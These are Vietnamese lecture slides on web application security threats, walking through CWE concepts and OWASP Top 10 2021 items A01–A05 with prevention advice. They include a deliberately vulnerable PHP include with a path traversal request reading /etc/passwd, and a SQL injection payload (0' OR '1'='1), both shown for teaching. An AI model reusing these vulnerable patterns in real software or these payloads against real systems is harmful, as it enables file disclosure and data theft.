

**Kiểm tra/nhắc lại bài học trước**

# CÔNG NGHỆ WEB AN TOÀN

## Bài 4-1. Hiểm họa an toàn ứng dụng web

# Mục tiêu buổi học

---

1. Kể tên được các hiểm họa an toàn ứng dụng web
2. Trình bày bản chất của hiểm họa an toàn ứng dụng web, rủi ro tương ứng với từng hiểm họa
3. Trình bày cách thức phòng tránh hiểm họa an toàn ứng dụng web

# Tài liệu tham khảo

---

1. Nguyễn Tuấn Anh, Hoàng Thanh Nam, “Xây dựng ứng dụng web an toàn” (Chương 2), Học viện KTMM, 2013
2. OWASP Top 10  
<https://owasp.org/Top10/>

1

OWASP Top 10

2

Tấn công XSS

3

Tấn công CSRF

4

Tấn công SQL Injection

1

OWASP Top 10

2

Tấn công XSS

3

Tấn công CSRF

4

Tấn công SQL Injection

# Trước khi bắt đầu...







- Weakness (điểm yếu) vs Vulnerability (lỗ hổng)
- Weakness
  - là “điểm yếu”
  - có thể hiểu là một nhóm, một phân loại lỗ hổng
  - đôi lúc được gọi là “lỗ hổng” nhưng cần hiểu đó là “điểm yếu”
- CVE = Common Vulnerabilities and Exposures
- CWE = Common Weakness Enumeration
  - Mỗi CWE mô tả một điểm yếu (1 phân loại lỗ hổng)
  - Có CWE tổng quát (cha) và CWE chi tiết (con)



# CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

## Relationships

### ▼ Relevant to the view "Research Concepts" (CWE-1000)

Nature	Type	ID	Name
ChildOf		74	<a href="#">Improper Neutralization of Special Elements for Output Destinations (Injection)</a>
ParentOf		80	<a href="#">Improper Neutralization of Script-Related Elements (Basic XSS)</a>
ParentOf		81	<a href="#">Improper Neutralization of Script in an HTML Element</a>
ParentOf		83	<a href="#">Improper Neutralization of Script in an HTML Element</a>
ParentOf		84	<a href="#">Improper Neutralization of Encoded UTF-8 Characters</a>
ParentOf		85	<a href="#">Doubled Character XSS Manipulations</a>




# “Hiểm họa”, “Hiểm họa an toàn ứng dụng web”

- **Hiểm họa ATTT** của HTTT là những **khả năng tác động** lên TT, HTTT dẫn tới sự thay đổi, hư hại, sao chép, sự ngăn chặn tiếp cận tới TT; tới sự phá hủy hoặc sự ngừng trệ hoạt động của vật mang TT.
- **Hiểm họa an toàn ứng dụng web** (Hiểm họa ATTT của ứng dụng web) là ....




# Hiểm họa an toàn ứng dụng web

- **Hiểm họa an toàn ứng dụng web** (Hiểm họa ATTT của ứng dụng web) là những **khả năng tác động** lên ứng dụng web, dữ liệu và dịch vụ của bên thứ ba được sử dụng bởi ứng dụng web mà dẫn đến...




# Hiểm họa an toàn ứng dụng web

- **Hiểm họa an toàn ứng dụng web** (Hiểm họa ATTT của ứng dụng web) là những **khả năng tác động** lên ứng dụng web, dữ liệu và dịch vụ của bên thứ ba được sử dụng bởi ứng dụng web mà dẫn đến...



# Hiểm họa an toàn ứng dụng web



- Hỏng hóc phần cứng
- Tấn công DDoS
- Cài đặt backdoor vào mã nguồn ứng dụng web
- Khai thác lỗ hổng ứng dụng web
- ....

# Lỗi hỏng ứng dụng web – OWASP Top 10

- OWASP = Open Web Application Security Project
- OWASP triển khai nhiều dự án khác nhau cho an toàn phần mềm nói chung, an toàn ứng dụng web nói riêng
  - OWASP Application Security Verification Standard
  - OWASP Mobile Security Testing Guide
  - OWASP Web Security Testing Guide
  - OWASP ModSecurity Core Rule Set
  - OWASP Top Ten
  - .....(còn rất nhiều)...



# Lỗi hỏng ứng dụng web – OWASP Top 10

- Là danh mục 10 dạng lỗi hỏng nguy hiểm nhất
- Được cập nhật theo thời gian (2013, 2017, 2021)
- Ngoài **thứ tự** (thể hiện mức độ nguy hiểm), **tên gọi** của mỗi dạng lỗi hỏng cũng có thể thay đổi (để thể hiện chính xác hơn bản chất các lỗi hỏng).




# OWASP Top 10 – Năm 2021

- **A01:2021-Broken Access Control**
- **A02:2021-Cryptographic Failures**
- **A03:2021-Injection**
- **A04:2021-Insecure Design**
- **A05:2021-Security Misconfiguration**
- **A06:2021-Vulnerable and Outdated Components**
- **A07:2021-Identification and Authentication Failures**
- **A08:2021-Software and Data Integrity Failures**
- **A09:2021-Security Logging and Monitoring Failures**
- **A10:2021-Server-Side Request Forgery**



# OWASP Top 10: 2017 vs. 2021





# OWASP Top 10 – Năm 2021

- **A01:2021-Broken Access Control**

- A02:2021-Cryptographic Failures
- A03:2021-Injection
- A04:2021-Insecure Design
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures
- A10:2021-Server-Side Request Forgery



# Broken Access Control

- Broken Access Control chỉ những lỗ hổng do không kiểm tra hoặc kiểm tra không tốt thẩm quyền truy cập
- Sự tương ứng với CWE
  - CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
  - CWE-284: Improper Access Control (Authorization)
  - CWE-285: Improper Authorization
  - CWE-639: Authorization Bypass Through User-Controlled Key
  - ...(tổng cộng 34 CWEs)...

# Broken Access Control

## ❑ Ví dụ lỗ hổng 'Path Traversal'

```
<?php
```

```
    $template = 'blue.php';
```

```
    if ( is_set( $_COOKIE['TEMPLATE'] ) )
```

```
        $template = $_COOKIE['TEMPLATE'];
```

```
    include ( "/home/users/phpguru/templates/" . $template );
```

```
?>
```

## ❑ HTTP request để khai thác

GET /vulnerable.php HTTP/1.0

Cookie: TEMPLATE=../../../../../../../../etc/passwd

# Broken Access Control

- Ngăn ngừa

- Xây dựng cơ chế kiểm soát truy cập như là thành phần riêng, rồi sau đó sử dụng xuyên suốt ứng dụng
- Mặc định từ chối mọi truy cập, ngoại trừ tài nguyên public
- Cấu hình chặn duyệt cây thư mục của web server; đảm bảo các tập tin metadata, tập tin backup phải nằm ngoài web root.
- Đặt giới hạn tần suất truy cập API, controller để giảm thiểu các cuộc tấn công sử dụng công cụ tự động.
- ...

# OWASP Top 10 – Năm 2021

- A01:2021-Broken Access Control
- **A02:2021-Cryptographic Failures**
- A03:2021-Injection
- A04:2021-Insecure Design
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures
- A10:2021-Server-Side Request Forgery



# Cryptographic Failures

- **Cryptographic Failures** (phiên bản 2017 là “Sensitive Data Exposure”) chỉ những lỗ hổng do sai sót (hoặc thiếu sót) trong việc sử dụng mật mã, thường dẫn đến hậu quả là làm lộ lọt các thông tin nhạy cảm.
- Sự tương ứng với CWE
  - CWE-259: Use of Hard-coded Password,
  - CWE-327: Broken or Risky Crypto Algorithm
  - CWE-331: Insufficient Entropy
  - ...(tổng cộng 29 CWEs)...

# Cryptographic Failures

- **Ví dụ lỗ hổng:** lưu mật khẩu trong CSDL mà không có salt hoặc sử dụng hàm băm đơn giản.
- **Khai thác (trong trường hợp CSDL bị chiếm đoạt)**
  - Mật khẩu được băm không salt có thể bị dò ra bằng tấn công sử dụng bảng cầu vòng hoặc bảng băm sẵn.
  - Mật khẩu được băm với salt nhưng sử dụng hàm băm đơn giản, nhanh (MD5) thì có thể bị dò ra bằng tính toán song song trên GPU

# Cryptographic Failures

- Ngăn ngừa

- Phân loại dữ liệu được xử lý, lưu trữ, truyền tải bởi ứng dụng. Loại nào phải được coi là “nhạy cảm”, cần bảo vệ theo quy định của pháp luật hoặc theo nhu cầu của tổ chức.
- Không lưu trữ dữ liệu nhạy cảm nếu không cần thiết. Luôn mã hóa dữ liệu nhạy cảm khi lưu trữ.
- Sử dụng các thuật toán mật mã, các giao thức mới nhất; cần đảm bảo có cơ chế quản lý khóa an toàn.
- Vô hiệu hóa “cache” đối với những response có dữ liệu nhạy cảm.
- ...



# OWASP Top 10 – Năm 2021

- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures
- **A03:2021-Injection**
- A04:2021-Insecure Design
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures
- A10:2021-Server-Side Request Forgery



# Injection

- **Injection** là lỗi hổng do dữ liệu không tin cậy được truyền đến trình thông dịch (interpreter) như là một phần của câu lệnh (command) hoặc truy vấn (query)
- **Injection** bao gồm nhiều dạng khác nhau: SQL, NoSQL, OS Command, and LDAP injection

# Injection

## ❑ Ví dụ lỗ hổng

```
String query = "SELECT * FROM accounts WHERE custID=" +  
    request.getParameter("id")  
    + " "
```

## ❑ Khai thác: <http://example.com/accountView?id=0'+OR+'1'='1>

```
//id = 0' OR '1'='1
```

```
query = "SELECT * FROM accounts WHERE custID='0' OR '1'='1'
```

# Injection

## ❑ Sự tương ứng với CWE

- CWE-77: Command Injection
- CWE-89: SQL Injection
- CWE-564: Hibernate Injection
- CWE-917: Expression Language Injection

## ❑ Hầu như mọi nguồn dữ liệu (người dùng, web service, biến môi trường) đều có thể là nguồn tấn công

## ❑ Hậu quả có thể rất đa dạng và nghiêm trọng: lộ thông tin, mất thông tin, bị chiếm quyền điều khiển hệ thống...

## ❑ Có thể được phát hiện bằng scanner và fuzzer

# Injection

- **Phòng chống:**

- Nếu có thể, hãy sử dụng các API an toàn mà:
  - cho phép loại bỏ hoàn toàn việc sử dụng trình thông dịch (interpreter)
  - cung cấp giao diện được tham số hóa
  - sử dụng Object-Rational Mapping
- Thực hiện lọc, kiểm tra dữ liệu ở phía server.
- Thực hiện chuyển đổi (escaping) dữ liệu trước khi sử dụng để xây dựng câu truy vấn động.
- Sử dụng LIMIT hoặc các cơ chế kiểm soát khác trong truy vấn SQL để hạn chế thiệt hại

# OWASP Top 10 – Năm 2021

- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures
- A03:2021-Injection
- **A04:2021-Insecure Design**
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures
- A10:2021-Server-Side Request Forgery



# Insecure Design

- **Insecure Design** là mục mới xuất hiện trong danh mục năm 2021. Đây là lời kêu gọi việc tăng cường sử dụng **threat modeling**, **secure design patterns** và **reference architectures**.
- **Insecure Design** là một chủ đề rộng, liên quan đến việc “thiếu các cơ chế kiểm soát, hoặc có nhưng không hiệu quả”.
- **Sự tương ứng với các CWE:**
  - CWE-256: Unprotected Storage of Credentials,
  - CWE-501: Trust Boundary Violation
  - CWE-522: Insufficiently Protected Credentials.
  - ... (tổng cộng 40 CWEs)...

# Insecure Design

---

- **Ví dụ lỗ hổng:** cơ chế khôi phục mật khẩu qua việc trả lời các câu hỏi riêng tư
- **Khai thác:** ???
- **Khắc phục:** thay bằng cơ chế khác.



# Insecure Design

- **Phòng chống:**

- Áp dụng SDL và mời chuyên gia có kinh nghiệm đánh giá, thiết kế các cơ chế an toàn
- Sử dụng các secure design pattern có sẵn
- Thực hiện threat modeling đối với những luồng xử lý quan trọng như xác thực, kiểm soát truy cập..
- ...

# OWASP Top 10 – Năm 2021



- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures
- A03:2021-Injection
- A04:2021-Insecure Design
- **A05:2021-Security Misconfiguration**
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures
- A10:2021-Server-Side Request Forgery

# Security Misconfiguration

- **Security Misconfiguration** chỉ những lỗi hỏng do sử dụng cấu hình mặc định không an toàn, cấu hình không đầy đủ hoặc không đúng
- **Một số biểu hiện cụ thể:**
  - Cài đặt/kích hoạt các thành phần không dùng đến (port, service, account...)
  - Không đổi mật khẩu mặc định của tài khoản mặc định
  - Xuất thông báo lỗi với quá nhiều thông tin
  - Các tham số an toàn trong cấu hình của server, framework (Struts, Spring, ASP.NET...), database... không đảm bảo an toàn
  - ....

